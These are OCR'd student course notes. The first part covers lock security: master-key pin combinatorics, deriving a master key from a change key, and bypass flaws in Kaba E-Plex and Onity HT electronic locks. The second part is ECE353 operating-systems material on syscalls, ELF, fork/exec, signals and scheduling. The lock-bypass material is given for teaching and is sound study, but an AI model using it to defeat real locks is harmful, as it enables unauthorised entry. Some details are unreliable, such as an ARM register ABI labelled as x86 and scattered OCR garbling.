additional "breaks" in each pin stack


Problem: the pin stacks in most locks operate independently

- The lock can be opened by the master key (M), the individual "change key" (C)… **or any combination of cuts from M and C**
- A lock with six master-key pins can be opened with $2^6 = 64$ different keys

Source: Matt Blaze

If we start with a non-master key and procedurally edit each notch until it opens the lock again we can iterate our way to a master key.

Systems design is important.




System Design

Failure: Kaba E-Plex

High-end electronic lock; audit features record entry of staff

- Critical circuit traces pass directly under one of the status LEDs
- Shorting the traces opens the lock without any audit record




System Design

Failure: Onity HT

High-end electronic lock used in hotels; audit log records entry of staff/guests

- Interface on the bottom supports commands that allow reading the lock's memory (including passcodes) and opening the lock by providing a valid passcode




Layered Security

Example: Drumm Geminy

Idea of a front-tier **firewall** applied to locking; designed for vandal-prone installations

- Moderate security lock
- Covers high-security lock
- Resistant to crazy glue, grinders, hacksaws, etc.

Figure 84. Layered security is a good idea



Thomas Slaight Paper Seal Padlock (19th-century, US Internal Revenue Service)




Paper Seals for Thomas Slaight Seal Padlock (US Internal Revenue Service)

Figure 85. These stamps are used to make sure that the lock could not be opened without puncturing the paper first. And these were hard to duplicate since in the 1800s people didn't have printers at home.


_ayerea security

Example: Safe Relockers

High-end safes have a web of "sensors" that detect attacks:

- Impact, cutting, high temperature, etc.
- Triggering any sensor releases a cable, firing a series of "relockers" that prevent the safe from opening

Figure 86. Modern safes have sensors that detect attacks and will lock themselves down.

The current trend is towards smart keys that perform a cryptographic handshake alongside a mechanical lock. The highest security assurance in physical locks come from designs that test the entire key (user token) as one single, atomic operation: This prevents attackers from breaking down the problem and attacking individual components[76] This is equally applicable to digital systems.

In summary,

- Good security does not rely on the secrecy of your algorithm or implementation
- Whenever possible, have the following:

[76] *Some key designs require the entire key to be literally put into the lock and then some motions to cover up the key hole (like putting a toy into a kinder surprise and then closing it)*

  - Multiple factors
  - Liveness
  - Layered security
- Combine authentications into one single test (atomic operation)

Section 3

ECE353 Operating Systems

Comment

> Examples and some figures taken from Prof. Jon Eyolfson's ECE353 slides and notes (https://eyolfson.com).

Subsection 3.1

Kernel Mode

3.1.1 ISAs and Permissions

There are a number of ISAs in use today; x86 (amd64), aarch64 (arm64), and risc-v are common ones. For purposes of this course we will study largely arm systems but will touch on the other two as well.





Figure 87. x86 Instruction access rings. Each ring can access instructions in its outer rings.

The kernel runs in, well, Kernel mode. **System calls** offer an interface between user and kernel mode[77].

The system call ABI for x86 is as follows:



Enter the kernel with a svc instruction, using registers for arguments:

- x8 — System call number
- x0 — 1st argument
- x1 — 2nd argument
- x2 — 3rd argument
- x3 — 4th argument
- x4 — 5th argument
- x5 — 6th argument

[77] *Linux has 451 total syscalls*

Note: API (application programming interface), ABI (Application Binary Interface). API abstracts communication interface (i.e. two ints), ABI is how to layout data, i.e. calling convention

This ABI has some limitations; i.e. all arguments must be a register in size and so forth, which we generally circumvent by using pointers.

For example, the `write` syscall can look like:

```c
ssize_t write(int fd, const void* buf, size_t count);
// writes bytes to a file descriptior
```

3.1.2 ELF (Executable and Linkable Format)

- Aways starts with 4 bytes: `0x7F, 'E', 'L', 'F'`
- Followed byte for 32 or 64 bit architecture
- Followed by 1 byte for endianness

`readelf` can be used to read `ELF` file headers.

For example, `readelf -a $(which cat)` produces (output truncated)

Most file formats have different starting signatures or magic numbers

```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Position-Independent Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x32e0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          33152 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         26
  Section header string table index: 25
```

`strace` can be used to trace systemcalls. For example let's look at the 168-byte hello-world example

This output is followed by information about the program and section headers


```
0x7F 0x45 0x4C 0x46 0x02 0x01 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
↪   0x00 0x00
0x02 0x00 0xB7 0x00 0x01 0x00 0x00 0x00 0x78 0x00 0x01 0x00 0x00 0x00
↪   0x00 0x00
0x40 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
↪   0x00 0x00
0x00 0x00 0x00 0x00 0x40 0x00 0x38 0x00 0x01 0x00 0x40 0x00 0x00 0x00
↪   0x00 0x00
0x01 0x00 0x00 0x00 0x05 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
↪   0x00 0x00
0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00
↪   0x00 0x00
0xA8 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0xA8 0x00 0x00 0x00 0x00 0x00
↪   0x00 0x00
0x00 0x10 0x00 0x00 0x00 0x00 0x00 0x00 0x08 0x08 0x80 0xD2 0x20 0x00
↪   0x80 0xD2
0x81 0x13 0x80 0xD2 0x21 0x00 0xA0 0xF2 0x82 0x01 0x80 0xD2 0x01 0x00
↪   0x00 0xD4
0xC8 0x0B 0x80 0xD2 0x00 0x00 0x80 0xD2 0x01 0x00 0x00 0xD4 0x48 0x65
↪   0x6C 0x6C
0x6F 0x20 0x77 0x6F 0x72 0x6C 0x64 0x0A
```

Listing 2: Note: This is for arm cpus

If we run this then we see that the program makes a `write` syscall as well as a `exit_group`

```
execve (" ./ hello_world " , [ " ./ hello_world " ] , 0 x7ffd0489de40
↪   /* 46 vars */ ) = 0
write (1 , " Hello world \ n " , 12) = 12
exit_group (0) = ?
+++ exited with 0 +++
```

Note that these strings are not null-terminated (null-termination is just a `c` thing) because we don't want to be unable to write strings with the null character to it.



```
execve("./hello_world_c", ["./hello_world_c"], 0x7ffcb3444f60 /* 46 vars */) = 0
brk(NULL)                               = 0x5636ab9ea000
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=149337, ...}) = 0
mmap(NULL, 149337, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f4d43846000
close(3)                                = 0
openat(AT_FDCWD, "/usr/lib/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0000C"..., 832) = 832
lseek(3, 792, SEEK_SET)                 = 792
read(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\201\336\t\36\251c\324"..., 68) = 68
fstat(3, {st_mode=S_IFREG|0755, st_size=2136840, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
  = 0x7f4d43844000
lseek(3, 792, SEEK_SET)                 = 792
read(3, "\4\0\0\0\24\0\0\0\3\0\0\0GNU\0\201\336\t\36\251c\324"..., 68) = 68
lseek(3, 864, SEEK_SET)                 = 864
read(3, "\4\0\0\0\20\0\0\0\5\0\0\0GNU\0\2\0\0\300\4\0\0\0\3\0\0", 32) = 32
```

Figure 88. A c hello world would load the stdlib before printing...

3.1.3 Kernel

The kernel can be thought of as a long-running program with a ton of library code which executes on-demand. Monolithic kernels run all OS services in kernel mode, but micro kernels run the minimum amount of servers in kernel mode. Syscalls are slow so it can be useful to put things in the kernel space to make it faster. But there are security reasons against putting everything in kernel mode.

3.1.4 Processes & Syscalls

A process is like a combination of all the virtual resources; a "virtual GPU" (if applicable), memory (addr space), I/O, etc. The unique part of a struct is the PCB (Process Control Block) which contains all of the execution information. In Linux this is the `task_struct` which contains information about the process state, CPU registers, scheduling information, and so forth.




Figure 89. A possible process state diagram

These state changes are managed by the Process and OS[78] so that the OS scheduler can do its job. An example of where some of these states can be useful would be to free up CPU time while a process is in the Blocked state while waiting for IO. Process can either manage themselves (cooperative multitasking) or have the OS manage it (true multitasking). Most systems use a combination of the two, but it's important to note that cooperative multitasking is not true multitasking.


Context switching (saving state when switching between processes) is expensive. Generally we try to minimize the amount of state that has to be saved (the bare minimum is the registers). The scheduler decides when to switch. Linux currently uses the CFS[79].

Process state can be read in `/proc` for linux systems.

In `C` most system calls are wrapped to give additional features and to put them more concretely in the userspace.

[78] *I think*

[79] *completely fair scheduler*



```c
#include <stdio.h>
#include <stdlib.h>

void fini(void) {
  puts("Do fini");
}

int main(int argc, char **argv) {
  atexit(fini);
  puts("Do main");
  return 0;
}
```

Figure 90. Demonstration of c feature to register functions to call on program exit

```c
int main ( int argc , char * argv []) {
  printf ("I 'm going to become another process \n" );
  char * exec_argv [] = {" ls " , NULL };
  char * exec_envp [] = { NULL };
  int exec_return = execve ("/ usr / bin / ls " , exec_argv , exec_envp );
  if ( exec_return == -1) {
    exec_return = errno ;
    perror (" execve failed " );
    return exec_return ;
  }
  printf (" If execve worked , this will never print \n" );
  return 0;
}
```

Listing 3: Demo of execve turning current program to ls (executes program, wrapper around exec syscall)

```c
#include <sys/syscall.h>
#include <unistd.h>

int main (){
  syscall(SYS_exit_group, 0);
}

```

Listing 4: An example of using a raw syscall system exit instead of c's exit()

Subsection 3.2

Fork, Exec, And Processes

- `fork` creates a new process which is a copy of the current process. Everything is exactly the same except for the PID in the child and PID in the parent.
    - Returns -1 on error, 0 in the child process, and the pid of the child in the parent process
- `exec` replaces the current process with a new one
    - Returns -1 on error

Process states:

- The CPU is responsible for *scheduling* processes, so there can be >1 process per core.
- Maintaining the parent-child relationship
    - Parent is responsible for the child
    - This usually works; the parent can wait for the child to finish. But what if the parent crashes, etc?
    - Zombie: a process that has finished but has not been cleaned up by its parent. This can be a problem because the process is still using resources. The OS has to keep a zombie process until it's acknowledged. To avoid zombie build-up the OS can signal the parent process (over IPC) to acknowledge the child. (The parent can ignore it)
    - Orphan: a process that has no parent. This can happen if the parent crashes. The OS can adopt the orphan and make it a child of the init process which can keep onto them or kill them as needed.

```c
int main(int argc, char *argv[]) {
    pid_t pid = fork();
  if (pid == -1) {
    int err = errno; perror("fork failed"); return err;
  }
  if (pid == 0) {
    printf("Child parent pid: %d\n", getppid());
    sleep(2);
    printf("Child parent pid (after sleep): %d\n", getppid());
  }
  else {
    sleep(1); }
  return 0; }
```

Listing 5: orphan example: parent exits before child and `init` has to clean up

Subsection 3.3
IPC

Reading and writing files is a form of IPC. For example, a simple process could write everything it reads, i.e this facsimile of the `cat` program

Standard file descriptors: 0 = stdin, 1 = stdout, 2 = stderr

```c
int main() {
  char buffer[4096];
  ssize_t bytes_read;
  // read (see man 2 read) reads from a file descriptor
  // can't assume always successful; see from `man errno`
  //   Nearly all of the system calls provide an error number in the external variable errno, which is defined as: extern int errno. Refer to man pages for what each errno means.

  while ((bytes_read = read(0, buffer, sizeof(buffer))) > 0) {
    ssize_t bytes_written = write(1, buffer, bytes_read);
    if (bytes_written == -1) {
      int err = errno;
      perror("write");
      return err;
    }
    assert(bytes_read == bytes_written);
  }
  if (bytes_read == -1) {
    int err = errno;
    perror("read");
    return err;
  }
  assert(bytes_read == 0);
  return 0;
}
```

Another way of IPC is using signals. Common signals include

- SIGINT (Ctrl-C)

- SIGKILL (kill -9)
- EOF (Ctrl-D)

A signal pauses (interrupts) your program and then runs the signal handler. Process can be interrupted at any point in execution, and the process will resume after the signal handler finishes.

```c
void handle_signal(int signum) {
  printf("Ignoring signal %d\n", signum);
}

void register_signal(int signum)
{
  struct sigaction new_action = {0};
  sigemptyset(&new_action.sa_mask);
  new_action.sa_handler = handle_signal;
  if (sigaction(signum, &new_action, NULL) == -1) {
    int err = errno;
    perror("sigaction");
    exit(err);
  }
}

```

// breaking here

```

int main(int argc, char *argv[])
{
  if (argc > 2) {
    return EINVAL;
  }

  if (argc == 2) {
    close(0);
    int fd = open(argv[1], O_RDONLY);
    if (fd == -1) {
      int err = errno;
      perror("open");
      return err;
    }
  }

  register_signal(SIGINT);
  register_signal(SIGTERM);

  char buffer[4096];
  ssize_t bytes_read;
  while ((bytes_read = read(0, buffer, sizeof(buffer))) > 0) {
    ssize_t bytes_written = write(1, buffer, bytes_read);
    if (bytes_written == -1) {
      int err = errno;
      perror("write");
      return err;
    }
    assert(bytes_read == bytes_written);
  }
  if (bytes_read == -1) {
    int err = errno;
    perror("read");
    return err;
  }
  assert(bytes_read == 0);
  return 0;
}
```

- `register_signal` sets a bunch of things such that we can handle the signal i.e. execute a function when a signal occurs. In this program we register SIGINT and SIGTERM with the kernel to execute `handle_signal`.
- This will still fail on ctrl-c because the read system call can error out

```c
ssize_t bytes_read;
  while ((bytes_read = read(0, buffer, sizeof(buffer))) != 0) {
    if (bytes_read == -1) {
      if (errno == EINTR) {
        continue;
      }
      else {
        break;
      }
    }
    ssize_t bytes_written = write(1, buffer, bytes_read);
    if (bytes_written == -1) {
      int err = errno;
      perror("write");
      return err;
    }
    assert(bytes_read == bytes_written);
  }
  if (bytes_read == -1) {
    int err = errno;
    perror("read");
    return err;
  }
  assert(bytes_read == 0);
  return 0;
}
```

- This snippet checks errno. and trys read again. Then the program is able to handle ctrl-c.
- This program can still get killed by kill -9 since it doesn't handle SIGKILL.
- Let's say we register $SIGKILL$ with the kernel to execute `handle_signal`. This will not work because you aren't allowed to ignore SIGKILL (-9).

Another thing we're interested in is to find out when a process is done. This can be polling on `waitpid`[80]

[80] *wait for process termination*

```c
int main() {
  pid_t pid = fork();
  if (pid == -1) {
    return errno;
  }
  if (pid == 0) {
    sleep(2);
  }
  else {
    pid_t wait_pid = 0;
    int wstatus;

    unsigned int count = 0;
    while (wait_pid == 0) {
      ++count;
      printf("Calling wait (attempt %u)\n", count);
      wait_pid = waitpid(pid, &wstatus, WNOHANG);
    }

    if (wait_pid == -1) {
      int err = errno;
      perror("wait_pid");
      exit(err);
    }
    if (WIFEXITED(wstatus)) {
      printf("Wait returned for an exited process! pid: %d, status:
↪   %d\n", wait_pid, WEXITSTATUS(wstatus));
    }
    else {
      return ECHILD;
    }
  }
  return 0;
}
```

Alternatively, we should use interrupts

Note: interrupt handlers run to completion. But an interrupt handler may occur while another interrupt handler is running, so execution must be passable and state managed accordingly

```c
void handle_signal(int signum) {
  if (signum != SIGCHLD) {
    printf("Ignoring signal %d\n", signum);
  }


  printf("Calling wait\n");
  int wstatus;
  pid_t wait_pid = wait_pid = waitpid(-1, &wstatus, WNOHANG);
  // Here in our interrupt (signal) handler) we check for SIGCHILD and then waitpid the child if applicable
  if (wait_pid == -1) {
    int err = errno;
    perror("wait_pid");
    exit(err);
  }
  if (WIFEXITED(wstatus)) {
    printf("Wait returned for an exited process! pid: %d, status: %d\n", wait_pid, WEXITSTATUS(wstatus));
  }
  else {
    exit(ECHILD);
  }
  exit(0);
}


void register_signal(int signum) {
  struct sigaction new_action = {0};
  sigemptyset(&new_action.sa_mask);
  new_action.sa_handler = handle_signal;
  if (sigaction(signum, &new_action, NULL) == -1) {
    int err = errno;
    perror("sigaction");
    exit(err);
  }
}

int main() {
  register_signal(SIGCHLD);

  pid_t pid = fork();
  if (pid == -1) {
    return errno;
  }
  if (pid == 0) {
    sleep(2);
  }
  else {
    while (true) {
      printf("Time to go to sleep\n");
      sleep(9999);
    }
  }
  return 0;
}
```

On a RISC-5 CPU there are three terms for interrupts:

- Interrupt: by external hardware and handled by kernel
- Exception: triggered by an instruction, kernel handles though process can optionally handle
- Trap: transfer of control of a trap handler by either an exception or interrupt. Syscall is a requested trap

Subsection 3.4

Pipe

Definition 46

```
int pipe(int pipefd[2]);
```

Returns 0 on success, -1 on failure (and sets errno). Forms a one-way communication channel with 2 file descriptors; 0 for reading and 1 for writing. The pipe is unidirectional.

Subsection 3.5


Basic Scheduling

- A pre-emptive resource can be taken and used for something else; i.e. CPU. Shared via scheduling
- A non-pre-emptive resource cannot be taken and used for something else; i.e. I/O. Shared via alloc/dealloc or queuing. Note that some parallel or distributed systems may allow you to allocate a CPU
- Dispatcher: responsible for context switching. Scheduler: deciding which processes to run
- Non-preemptible processes must run until completion, so the scheduler can only make a decision on termination.
- Pre-emptive allows the OS to run scheduler at will.
- Schedulers seek to minimize waiting time and maximize cpu utilization/throughput – all while giving each process the same percent of CPU time.

Definition 47 FCFS (First come first served) is a scheduling algorithm that runs the process that arrives first. Processes are stored in a queue in arrival order. This has the downside of potentially introducing long wait times if longer tasks arrive before shorter ones.

Definition 48 SJF (Shortest job first): schedule the job with the shorts execution time first. Though it's optimal at minimizing average wait times, since we don't know how long each process takes it may not be practically optimal. It also has the downside of potentially starving longer jobs.

Definition 49 SRTF (Shortest Remaining Time First): schedule the job (with pre-emptions now) with the shortest remaining time. This optimizes the average waiting time.



Consider the same processes and arrival times as SJF:


Process	Arrival Time	Burst Time
P_1	0	7
P_2	2	4
P_3	4	1
P_4	5	4

For SRTF, our schedule is (arrival on top):

Average waiting time: $\frac{9+1+0+2}{4} = 3$

So far we haven't considered fairness. We can make a scheduler more fair by using a round-robin scheduler, which is a pre-emptive scheduler which divides execution time into quanta and gives processes <quanta> of time while round-robining through them. [81]

[81] *How to consider quantum length? Consider context switching time*



Process	Arrival Time	Burst Time
